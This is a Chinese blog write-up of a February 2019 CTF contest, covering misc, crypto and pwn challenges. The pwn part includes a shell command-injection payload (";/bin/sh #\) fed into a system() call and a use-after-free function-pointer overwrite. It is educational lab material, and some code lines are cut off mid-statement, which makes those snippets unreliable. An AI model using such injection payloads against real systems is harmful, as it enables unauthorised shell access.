安恒月赛writeup 2019年2月

原创

SsMing. 于 2019-02-24 21:46:20 发布 1960 收藏 4
分类专栏： 训练

本文链接：https://blog.csdn.net/qq_38783875/article/details/87908174


新年劝退赛，菜的真实，web一题不会，暴风流泪

MISC

玩游戏

下载附件后，得到一个exe和题目说明，运行exe后，发现题目分为三个关卡

第一关



看见是解盲文，有在线解盲文的网站，解密后为下面图中所示


看见这一串，数了位数后怀疑是一个字符串的md5值，百度之后发现是 hello 的MD5值，第一关通过

第二关


要提交两个MD5值相同的文件，使用工具fastcoll (下载链接： http://www.win.tue.nl/hashclash/fastcoll_v1.0.0.5.exe.zip)生成两个md5值相同的exe,第二关通过

第三关

通过前面两关后，会收到邮件内容，通过题目描述中的提示，百度栅格密码https://book.2cto.com/201407/45251.html（详细解释）



然后知道了可以通过http://www.spammimic.com/decode.cgi解密栅格密码，将邮件内容解密后得到flag



crypt

密码本

题目描述：这个密码本本该只使用一次的，但是却使用了多次，导致密文易被破解

经过一番尝试发现，秘钥的首字母很可能是y，剩下的就靠你了

题目中给出了三组加密后的数据

cip1: rlojsfklecby

cip2: ulakqfgfsjlu

cip3: dpaxwxtjgtay


根据题目描述，这个本该使用一次一密加密，但是有密钥重复使用了，所以猜测这三组密文的密钥可能是同一个

题目描述给出了密钥的第一位为 y


使用y对三组密文进行维吉尼亚解密，发现第三组的明文开头第一个字母为 f

构造能够接触flag的密钥，发现前四位是year，经过一波灵性猜测，发现密钥为yearofthepig，就是猪年的意思（不知道正常思路是什么样的）

然后使用这个密钥，解密了三组密文，第一组看不出来是什么，可能不是同一个密钥，但是第二组解密出了明文



解密第三组密文得到flag



一开始以为密钥是flag所以一直提交不对，后面发现，第三组的明文是flag flagisaccess的MD5值

hahaha

下载附件以后解压，发现压缩包加密了

名称	大小	压缩后大小	类型	修改时间	CRC32
..			本地磁盘		
flag.pdf *	146,398	130,400	PDF 文件	2018/10/20 13:48	F01EF382
4.txt *	6	18	文本文档	2018/10/20 13:44	C4ADB2FB
3.txt *	6	18	文本文档	2018/10/20 13:38	A4164CA6
2.txt *	6	18	文本文档	2018/10/20 13:38	45D8E1CA
1.txt *	6	18	文本文档	2018/10/20 11:52	19BA5849

看到压缩包里面有四个txt 和一个flag.pdf，发现txt的大小都是6，猜测是CRC爆破，CRC32位爆破是在压缩包进行了加密后，压缩密码比较长爆破需要很长时间，相当于爆不出来，但是加密的内容大小很小，我们就可以直接爆破压缩加密的内容

这个题的思路就是，四个TXT里面的内容合并就是压缩包的解压密码，解压后即可查看flag.pdf

使用CRC32爆破脚本（见附件）

使用命令 python crc32.py reverse CRC32值

```
4 bytes: {0xad, 0x91, 0x46, 0x6f}
verification checksum: 0x19ba5849 (OK)
alternative: 37mCIb (OK)
alternative: 3GQ2L2 (OK)
alternative: 7CL3MQ (OK)
alternative: BFpJos (OK)
alternative: E_wtEX (OK)
alternative: KPhDyV (OK)
alternative: N8GYgh (OK)
alternative: OTuEx5 (OK)
alternative: QK_w1l (OK)
alternative: SwZihq (OK)
alternative: bICsTv (OK)
alternative: o75QGt (OK)
alternative: sxiPSt (OK)
alternative: tanny_is (OK)
```


这样爆破四个TXT的CRC之后，经过了一顿绝望灵性的排列组合，最终

得到压缩包密码为 tanny_is_very_beautifu1_

解压打开pdf

tanny 说：哈哈哈，出题人出题的时候被我看到按了那些键，每个字符键都按了一次，但是我没记住按的顺序哎。出题人的键盘图如下：

为了给大家帮忙，我又找出题人要了 sha1 值（e6079c5ce56e781a50f4bf853cdb5302e0d8f054），聪明的你能帮我找到 flag 么？

可以看出要考sha1碰撞，而且图中提示给出了明文的范围【'1','2','e','s','c','h','n','E','S','C','H','N','!','@'】

写个脚本跑一下

```
#coding:utf-8
import hashlib
import string

b = ['1','2','e','s','c','h','n','E','S','C','H','N','!','@']

for c in b:
    for d in b:
        for e in b:
            for f in b:
                for g in b:
                    for h in b:
                        for a in b:
                            k = 'flag{' + str(c) + str(d) + str(e) + str(f) + str(g) + str(h) + str(a) + '}
                            #print k
                            l = hashlib.sha1(str(k)).hexdigest()
                            if 'e6079c5ce56e781a50f4bf853cdb5302e0d8f054' == l:
                                print k + '   ' + l + '   ' + hashlib.md5(str(c) + str(d) + str(e) + str(f) +
                                exit()
print 'none'
```

跑出flag

队友做的pwn

filesystem

```
{
  while ( 1 )
  {
    memset(&s, 0, 0x20uLL);
    sub_400A4A(&s, 0LL);
    if ( strncmp((const char *)&s, "Create", 6uLL) )
      break;
    sub_400ABA(&s, "Create");
  }
  if ( !strncmp((const char *)&s, "Edit", 4uLL) )
  {
    sub_400B35(&s, "Edit");
  }
  else if ( !strncmp((const char *)&s, "Read", 4uLL) )
  {
    sub_400BE7(&s, "Read");
  }
  else if ( !strncmp((const char *)&s, "Checksec", 8uLL) )
  {
    sub_400C72(&s, "Checksec");
  }
  else
  {
    if ( !strncmp((const char *)&s, "Exit", 4uLL) )
      exit(0);
    if ( !strncmp((const char *)&s, "B4cKd0oR", 8uLL) )
    {
      sub_400D46(&s, "B4cKd0oR");
    }
    else
```


清单型程序，函数有点多，这里只挑有用的说。

Create

```
{
  if ( unk_6029E0 > 0x10uLL )
    return puts("No More Space");
  printf("Input Filename: ");
  read(0, (void *)(144LL * unk_6029E0 + 6299872), 0x30uLL);
  ++unk_6029E0;
  return puts("Done");
}
```


Edit

```
  printf("Input the Index:");
  v2 = sub_4009D1();
  if ( unk_6029E0 <= v2 )
    return puts("No Such Index");
  printf("Input File Content: ", v2);
  *(_BYTE *)(read(0, (void *)(144 * v1 + 6299920), 0x60uLL) - 1 + 144 * v1 + 6299920)
  return puts("Done");
}
```


Read

```
{
  int result; // eax
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  printf("Input the Index:");
  v1 = sub_4009D1();
  if ( unk_6029E0 > v1 )
    result = printf("Filename: %s\nContent: %s\n", 144 * v1 + 6299872, (char *)&unk_6020E0 + 144 * v
  else
    result = puts("No Such Index");
  return result;
}
```


Checksec

```
v5 = __readfsqword(0x28u);
memset(&s, 0, 0x80uLL);
printf("Input the Index:", a2, &s);
v3 = sub_4009D1();
if ( unk_6029E0 > v3 )
{
  snprintf(&s, 0x80uLL, "echo \"%s\"| md5sum", (char *)&unk_6020E0 + 144 * v3 + 48);
  system(&s);
}
else
{
  puts("No Such Index");
}
return __readfsqword(0x28u) ^ v5;
```


都如字面意思，最后一个一会儿说。


首先看到这个程序，看到system函数，想着是不是能用doublefree或者uaf等控制堆块来控制system执行，但是并没有看到free函数，所以一直在纠结。

但是看到最后有一个隐藏选项B4ckd0or，

```
unsigned __int64 sub_400D46()
{
  __int64 buf; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf = 0LL;
  read(0, &buf, 2uLL);
  if ( strcmp((const char *)&buf, "sh") )
    system((const char *)&buf);
  return __readfsqword(0x28u) ^ v2;
}
```


好像发现了新大陆，但是本地调试，发现：



前两位会当成system参数，但是后面会略掉。所以想输入sh。

但是上面的if又限制了字符串不能为sh，所以卡在这里。

一直没搞懂checksec的作用，又回去看了一下：

```
v5 = __readfsqword(0x28u);
memset(&s, 0, 0x80uLL);
printf("Input the Index:", a2, &s);
v3 = sub_4009D1();
if ( unk_6029E0 > v3 )
{
  snprintf(&s, 0x80uLL, "echo \"%s\"| md5sum", (char *)&unk_6020E0 + 144 * v3 + 48);
  system(&s);
}
else
{
  puts("No Such Index");
}
return __readfsqword(0x28u) ^ v5;
```


System函数执行的就是snprint函数的参数，关于这个函数具体的请百度。

这样只要我们令s中也包括/bin/sh即可，但是要闭合前面的参数。

就是：“;/bin/sh #\

具体如下：

```
[root@Hogwarts Desktop]# ./filesystem
======FILE==========
[Create]
[Edit]
[Read]
[Checksec]
[Exit]
> Create
Input Filename: Railgun
Done
======FILE==========
[Create]
[Edit]
[Read]
[Checksec]
[Exit]
> Edit
Input the Index:Railgun
Input File Content: ";/bin/sh #\
Done
======FILE==========
[Create]
[Edit]
[Read]
[Checksec]
[Exit]
> Checksec
Input the Index:Railgun

# cat flag
Hack it Sucess!!!
u r wonderful~
```


总结一下，创建一个文件，文件路径输入";/bin/sh #\

然后调用checksec来调用system得到shell。

因为在这里我们需要控制的刚好可控，自然用不到一些什么doublefree和uaf。

hackmoon

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  char buf; // [esp+8h] [ebp-10h]
  unsigned int v5; // [esp+Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  while ( 1 )
  {
    while ( 1 )
    {
      menu();
      read(0, &buf, 4u);
      v3 = atoi(&buf);
      if ( v3 != 2 )
        break;
      del_moon();
    }
    if ( v3 > 2 )
    {
      if ( v3 == 3 )
      {
        print_moon();
      }
      else
      {
        if ( v3 == 4 )
          exit(0);
```


是一个清单型程序，看一下功能。

首先是add：

```
v5 = __readgsdword(0x14u);
if ( count <= 5 )
{
  for ( i = 0; i <= 4; ++i )
  {
    if ( !moonlist[i] )
    {
      moonlist[i] = malloc(8u);
      if ( !moonlist[i] )
      {
        puts("Alloca Error");
        exit(-1);
      }
      *(_DWORD *)moonlist[i] = print_moon_content;
      printf("moon size :");
      read(0, &buf, 8u);
      size = atoi(&buf);
      v0 = moonlist[i];
      v0[1] = malloc(size);
      if ( !*((_DWORD *)moonlist[i] + 1) )
      {
        puts("Alloca Error");
        exit(-1);
      }
      printf("Content :");
      read(0, *((void **)moonlist[i] + 1), size);
      puts("Success !");
      ++count;
```


可以看到，最多创建五个moon，每个大小为8。

并且有两个字段（moonlist[i]和moonlist[i+1]），且将第一个字段赋值为print_moon函数。

而且，第二个字段是存放content的地方，且size自定义。

再看del

```
unsigned int del_moon()
{
  int v1; // [esp+4h] [ebp-14h]
  char buf; // [esp+8h] [ebp-10h]
  unsigned int v3; // [esp+Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  printf("Index :");
  read(0, &buf, 4u);
  v1 = atoi(&buf);
  if ( v1 < 0 || v1 >= count )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( moonlist[v1] )
  {
    free(*((void **)moonlist[v1] + 1));
    free(moonlist[v1]);
    puts("Success");
  }
  return __readgsdword(0x14u) ^ v3;
}
```


Free后并没有置空指针，所以考虑用UAF（Use After Free）

Print就是对应打印。

```
int magic()
{
  return system("cat /home/pwn/flag");
}
```

Magic函数。

思路如下：

申请moon0，申请moon1，然后free掉前两个，再申请moon2，令moon2的content部分为moon0，这样moon0就可控了。

那么这样也要求我们，moon0和moon1的content大小不能和moon0和moon1放在一个bin中，因为我们要控制的是moon的第一个字段，若放在一个bin中我们再申请moon2时会将content申请作为内存空间，很明显那不是我们希望的。

这也是我们为什么要先申请两个moon，free掉后在bin中是(moon0->moon1)这样的，所以我们申请moon2首先会将moon1的内存空间分配掉，再给moon2的content分配与moon0大小匹配的内存空间，这样实现了moon0可写。

详细来说，先分配0和1的content大小为32，这样free掉后就不会与0和1（大小为8）

分配到一个bin中（即避免了分配到content）。再申请一个2（实则分配到note1），令content大小为8，预期就会分配到note0。

这样就可以将moon0第一个字段的print_moon覆盖为magic函数。

exp如下：